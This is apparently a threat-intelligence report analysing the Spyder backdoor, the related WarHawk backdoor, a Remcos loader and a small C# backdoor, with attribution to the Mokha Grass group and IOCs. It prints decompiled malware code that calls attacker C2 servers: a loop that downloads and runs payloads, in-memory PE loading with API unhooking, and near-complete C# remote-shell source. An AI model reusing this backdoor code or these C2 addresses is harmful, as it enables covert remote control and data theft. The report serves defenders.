The differences between the two backdoors lie in the distribution and specific functionality of the backdoor instructions. The WarHawk backdoor calls functions to implement each instruction in a sequential manner. Each function first queries the C2 server to determine whether to perform the operation and then executes or skips it based on the server's response. The following code snippet illustrates the relevant code for the WarHawk backdoor.


```
149  v32 = (CHAR *)GlobalAlloc(0x40u, 2 * v31);
150  wsprintfA(v32, "{ \"_hwid\": \"%s\", \"_ping\": \"true\" }", String);
151  memset(String1, 0, sizeof(String1));
152  v33 = lstrlenA(v32);
153  MwPostRequest(v33, v32, String1);
154  GlobalFree(v32);
155  while ( lstrcmpA(String1, "del") )
156  {
157    sub_407C80();                               // task: downloading and executing additional payloads
158    sub_407F80();                               // cmd: executing system commands
159    sub_408250();                               // filemgr: gathering and sending file information
160    sub_408520();                               // fileupload: uploading files on the infected host from C2
161    Sleep(0xFA0u);
162    v34 = lstrlenA(String);
163    v35 = (CHAR *)GlobalAlloc(0x40u, 2 * v34);
164    wsprintfA(v35, "{ \"_hwid\": \"%s\", \"_ping\": \"true\" }", String);
165    memset(String1, 0, sizeof(String1));
166    v36 = lstrlenA(v35);
167    MwPostRequest(v36, v35, String1);
168    GlobalFree(v35);
169  }
170  v37 = lstrlenA(String);
171  v38 = (CHAR *)GlobalAlloc(0x40u, 2 * v37);
172  wsprintfA(v38, "{ \"_hwid\": \"%s\", \"_del\": \"true\" }", String);
173  memset(String1, 0, sizeof(String1));
174  v39 = lstrlenA(v38);
175  MwPostRequest(v39, v38, String1);
176  GlobalFree(v38);
177  ExitProcess(0);
178}
```

The WarHawk backdoor supports functionalities such as downloading and executing subsequent payloads, command execution, collecting and returning file information, and file downloading. In contrast, the Spyder backdoor primarily focuses on downloading and executing subsequent payloads.

Source Attribution

Ownership

The early sample of the Spyder backdoor (MD5: eb9068161baa5842b40d5565130526b9) carries a digital signature of "Integrated Plotting Solutions Limited," which has also been used by other samples associated with the Mokha Grass threat actor.



Additionally, another sample of the Spyder backdoor (MD5: 87d94635372b874f18acb3af7c340357) is associated with a Remcos trojan sample based on the digital signature "HILLFOOT DEVELOPMENTS (UK) LTD."

-	-
File Name	smss.exe
MD5	acbae6919c9ce41f45ce0d1a3f3fedd4
Creation Time	2023-04-17 15:47:39 UTC
Digital Signature Time	2023-04-18 07:24:00 UTC
File Size	1026840 bytes (1002.77 KB)

This sample initially creates a series of scheduled tasks, similar to the behavior observed in the Spyder backdoor.

```
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 10",
  (int)L"10:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 11",
  (int)L"11:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 12",
  (int)L"12:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 13",
  (int)L"13:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
```


Then, decrypt the PE file data of the Remcos trojan and load it into memory for execution.

```
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_40B1B0();                                   // user name check
sub_40B170();                                   // time check
v8 = sub_40B270(v12, "kernel32.dll");
v9 = sub_40B210(v8);
Mw_Remap(v9);                                   // 参数"kernel32.dll"
                                                // 重新加载kernel32.dll的.text段（解除挂钩）
sub_40A540();                                   // 检查eventlog服务
Mw_DecryptInit((int)v41, (int)v43, 65);         // decrypt key init
var_mem = GlobalAlloc(0x40u, 0x77201u);
Mw_Decrypt((int)v41, (int)&unk_42FA68, (int)var_mem, 0x77200);// decrypt
v25 = (void **)Mw_LoadPe(var_mem);              // load PE
v22 = NtCurrentPeb();
v22->Mutant = *v25;
v21 = *((_DWORD *)v22->ImageBaseAddress + 5);
*(_DWORD *)(v21 + 16) = *v25;
v42 = v25[2];
sub_40AA00(30000u);
__asm { jmp     [ebp+var_4C] }
return result;
}
```

The Mokha Grass group has also been known to use the Remcos trojan in their previous attack campaigns. Considering these pieces of evidence, we believe that the group behind the Spyder backdoor attack activities is likely the Mokha Grass group.

Other Associated Samples

The C2 for the aforementioned Remcos trojan sample is 192[.]169.7.142:80.



Another sample is associated with communication to the same IP and is a lightweight backdoor written in C#.

-	-
File Name	-
MD5	e3b37459489a863351d855e594df93bf
Creation Time	2075-03-07 02:18:38 UTC
VT Upload Time	2023-05-26 20:26:23 UTC
File Size	17408 bytes (17.00 KB)

The configuration data is as follows, and the URL format for communication with the C2 server is "hxxps://192.169.7.142:4546/search?q=search[<host_name>".

```
internal class Config
{
    // Token: 0x0400000F RID: 15
    public static int MinActiveDelay = 2;

    // Token: 0x04000010 RID: 16
    public static int MaxActiveDelay = 5;

    // Token: 0x04000011 RID: 17
    public static int MinInactiveDelay = 15;

    // Token: 0x04000012 RID: 18
    public static int MaxInactiveDelay = 30;

    // Token: 0x04000013 RID: 19
    public static string Url = "search?q=search";

    // Token: 0x04000014 RID: 20
    public static string Server = "https://192.169.7.142";

    // Token: 0x04000015 RID: 21
    public static string Port = "4546";

    // Token: 0x04000016 RID: 22
    public static bool AllowInsecureCertificate = true;
}
```

```
public Main()
{
    this.InitializeComponent();
    if (Process.GetProcesses().Count((Process p) => p.ProcessName == Process.GetCurrentProcess().ProcessName) > 1)
    {
        Environment.Exit(0);
    }
    base.WindowState = FormWindowState.Minimized;
    base.Opacity = 0.0;
    base.ShowInTaskbar = false;
    Config.Url = Config.Url + "[" + Dns.GetHostName();
}
```

The Main_Load function calls the Fetch and Reply methods to implement basic backdoor functionality.

```
private void Main_Load(object sender, EventArgs e)
{
    this.outputBuffer = this.outputBuffer + Dns.GetHostName() + " Connected.\n";
    for (;;)
    {
        try
        {
            Thread.Sleep(TimeSpan.FromSeconds(0.0));
            this.Fetch();
            Thread.Sleep(1000);
            this.Reply();
            Thread.Sleep(3000);
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
            Environment.Exit(0);
        }
    }
}
```

The Fetch method retrieves instruction data from the C2 server through a GET request, and then processes the retrieved data, including reversing the order, GZ decompression, and removing the string "XXPADDINGXXPADDINGXXPADDINGXX". It creates a cmd.exe process with code page set to 437 and executes the processed instruction data.

```
private bool Fetch()
{
    bool flag;
    try
    {
        if (Config.AllowInsecureCertificate)
        {
            ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
        {
            Config.Server,
            ":",
            Config.Port,
            "/",
            Config.Url
        })));
        byte[] array = null;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            httpWebRequest.GetResponse().GetResponseStream().CopyTo(memoryStream);
            array = memoryStream.ToArray();
        }
        if (array.Length != 0)
        {
            Array.Reverse(array);
            array = Main.GZDecompress(array);
            string text = Encoding.ASCII.GetString(array);
            text = text.Replace("XXPADDINGXXPADDINGXXPADDINGXX", "");
            Console.WriteLine(text[1]);
            Console.WriteLine(text[2]);
            this.Start();
            this.readProcess.StandardInput.Write(text);
            this.readProcess.StandardInput.Flush();
            Console.WriteLine(text);
            text = text.Trim();
            if (text.StartsWith("cd"))
            {
                text = text.Replace("cd", "");
                string text2 = new string(text.Where((char c) => !char.IsControl(c)).ToArray<char>()).Trim();
                Console.WriteLine(text2);
                Directory.SetCurrentDirectory(text2);
                Console.WriteLine("new directory :- ");
                Console.WriteLine(Directory.GetCurrentDirectory());
            }
        }
        flag = true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex);
        flag = false;
    }
    return flag;
}
```

```
public void Start()
{
    this.startInfo = new ProcessStartInfo("cmd.exe");
    this.readProcess = new Process();
    this.startInfo.RedirectStandardOutput = true;
    this.startInfo.RedirectStandardInput = true;
    this.startInfo.RedirectStandardError = true;
    this.startInfo.WindowStyle = ProcessWindowStyle.Hidden;
    this.startInfo.CreateNoWindow = true;
    this.startInfo.UseShellExecute = false;
    this.startInfo.StandardOutputEncoding = Encoding.GetEncoding(437);
    this.readProcess.StartInfo = this.startInfo;
    this.readProcess.Start();
    this.processIoMgr = new ProcessIoManager(this.readProcess);
    this.processIoMgr.StderrTextRead += this.OnStderrTextRead;
    this.processIoMgr.StdoutTextRead += this.OnStdoutTextRead;
    this.processIoMgr.StartProcessOutputRead();
}
```

The Reply method processes the result of the cmd.exe process execution and sends it back to the C2 server through a POST request. The processing includes adding the string "XXPADDINGXXPADDINGXXPADDINGXX", GZ compression, and reversing the order.

```
private bool Reply()
{
    bool flag;
    try
    {
        if (Config.AllowInsecureCertificate)
        {
            ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
        {
            Config.Server,
            ":",
            Config.Port,
            "/",
            Config.Url
        })));
        httpWebRequest.Method = "POST";
        if (this.outputBuffer.Length > 0)
        {
            string text = this.outputBuffer;
            this.outputBuffer = "";
            byte[] array = Main.GZCompress(Encoding.ASCII.GetBytes("XXPADDINGXXPADDINGXXPADDINGXX" + text));
            Array.Reverse(array);
            httpWebRequest.ContentLength = (long)array.Length;
            httpWebRequest.GetRequestStream().Write(array, 0, array.Length);
            using (Stream responseStream = ((HttpWebResponse)httpWebRequest.GetResponse()).GetResponseStream())
            {
                new StreamReader(responseStream, Encoding.UTF8).ReadToEnd();
            }
            this.readProcess.StandardInput.Close();
        }
        flag = true;
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

This lightweight backdoor has extremely simple functionality and is likely used in conjunction with other malware during the attack process.

Furthermore, we have discovered other samples of this C# backdoor that have been uploaded to VT, with slight variations in the implementation code.

-	-
File Name	not_default_config.exe
MD5	4a25a52244f3360b0fffd0d752833bf1
Creation Time	2098-11-29 07:58:55 UTC
VT Upload Time	2023-05-09 10:01:52 UTC
File Size	56320 bytes (55.00 KB)

```
199         private void Main_Load(object sender, EventArgs e)
200         {
201             if (Config.DisplayErrorMsg)
202             {
203                 new Thread(delegate
204                 {
205                     MessageBox.Show(Config.ErrorMsgDesc, Config.ErrorMsgTitle, MessageBoxButtons.OKCancel, MessageBoxIcon.Hand);
206                 }).Start();
207             }
208             if (!this.Init())
209             {
210                 Environment.Exit(0);
211             }
212             for (;;)
213             {
214                 try
215                 {
216                     Thread.Sleep(TimeSpan.FromSeconds((double)new Random().Next(Config.MinDelay, Config.MaxDelay)));
217                     if (this.cmd == "")
218                     {
219                         this.FetchCmd();
220                     }
221                     else
222                     {
223                         if (this.cmd == "exit")
224                         {
225                             this.reply = "EXIT OK";
226                             this.ReplyCmd();
227                             this.readProcess.StandardInput.WriteLine("exit");
228                             this.readProcess.WaitForExit();
229                             Environment.Exit(0);
230                         }
231                         this.Exec(this.cmd);
232                         while (!IO.stderr.Contains("FLAG_END") && !IO.stdout.Contains("FLAG_END"))
233                         {
234                             Thread.Sleep(100);
235                         }
236                         if (IO.stderr.Length > 2)
237                         {
238                             this.reply = IO.stderr;
239                         }
240                         else
241                         {
```

The C2 server in the configuration data is an internal IP, indicating that this sample may be a test version.

```
6   internal class Config
7   {
8       // Token: 0x0400000C RID: 12
9       public static bool DisplayErrorMsg = true;
10
11      // Token: 0x0400000D RID: 13
12      public static string ErrorMsgTitle = "This application could not be started.";
13
14      // Token: 0x0400000E RID: 14
15      public static string ErrorMsgDesc = "Unhandled exception has occured in your application. \r\r Object {0} is not valid.";
16
17      // Token: 0x0400000F RID: 15
18      public static int MinDelay = 0;
19
20      // Token: 0x04000010 RID: 16
21      public static int MaxDelay = 0;
22
23      // Token: 0x04000011 RID: 17
24      public static string Url = "search?q=search+something&qs=n&form=QBRE&cvid=";
25
26      // Token: 0x04000012 RID: 18
27      public static string Server = "https://192.168.0.103";
28
29      // Token: 0x04000013 RID: 19
30      public static string Port = "443";
31
32      // Token: 0x04000014 RID: 20
33      public static bool AllowInsecureCertificate = true;
34  }
```

Summary

There are intricate connections among several APT groups in the South Asia region, and the Spyder backdoor, which targeted multiple countries in this attack, is an example. It shares many similarities with the previously disclosed WarHawk backdoor associated with the Rattlesnake group. Based on the digital certificates found in early samples and the associated Remcos trojan samples, it is more likely that the Spyder backdoor originates from the Mokha Grass group. Furthermore, we have identified other backdoors through the infrastructure used by the attackers, indicating their continuous expansion of their arsenal.

Protection Recommendations

QiAnXin Threat Intelligence Center reminds users to be cautious of phishing attacks, avoid opening links from unknown sources shared on social media, refrain from executing email attachments from unknown origins, avoid

running unknown files with exaggerated titles, and avoid installing apps from unofficial sources. It is important to regularly back up important files and keep software up to date with the latest patches.

If it is necessary to run an application from an unknown source, it is recommended to first use the QiAnXin Threat Intelligence File Deep Analysis Platform (https://sandbox.ti.qianxin.com/sandbox/page) for verification. The platform currently supports in-depth analysis of various file formats, including Windows and Android platforms.

Currently, all products based on QiAnXin Threat Intelligence Center's threat intelligence data, including QiAnXin Threat Intelligence Platform (TIP), TianQing, TianYan Advanced Threat Detection System, QiAnXin NGSOC, and QiAnXin Situational Awareness, support precise detection of such attacks.

IOC

MD5

(Spyder)

eb9068161baa5842b40d5565130526b9

87d94635372b874f18acb3af7c340357

1fa3f364bcd02433bc0f4d3113714f16

1f599f9ab4ce3da3c2b47b76d9f88850

53b3a018d1a4d935ea7dd7431374caf1

1f4b225813616fbb087ae211e9805baf

(Remcos)

acbae6919c9ce41f45ce0d1a3f3fedd4

(C# Backdoor)

e3b37459489a863351d855e594df93bf

4a25a52244f3360b0fffd0d752833bf1

C&C

plainboardssixty.com

gclouddrives.com

alibababackupcloud.com

cloudplatfromservice.one

192[.]169.7.142:80

192[.]169.7.142:4546

URL

hxxp://plainboardssixty.com/drive/

hxxp://gclouddrives.com/spyder/

hxxp://alibababackupcloud.com/spyder/

hxxp://cloudplatfromservice.one/cpidr/

hxxps://192.169.7.142:4546/search?q=search[<host_name>

References

[1]. https://twitter.com/Axel_F5/status/1669794530592170001

[2]. https://www.zscaler.com/blogs/security-research/warhawk-new-backdoor-arsenal-sidewinder-apt-group-0

Source: https://ti.qianxin.com/blog/articles/Patchwork-Group-Utilizing-WarHawk-Backdoor-Variant-Spyder-for-Espionage-against-Multiple-Countries-EN/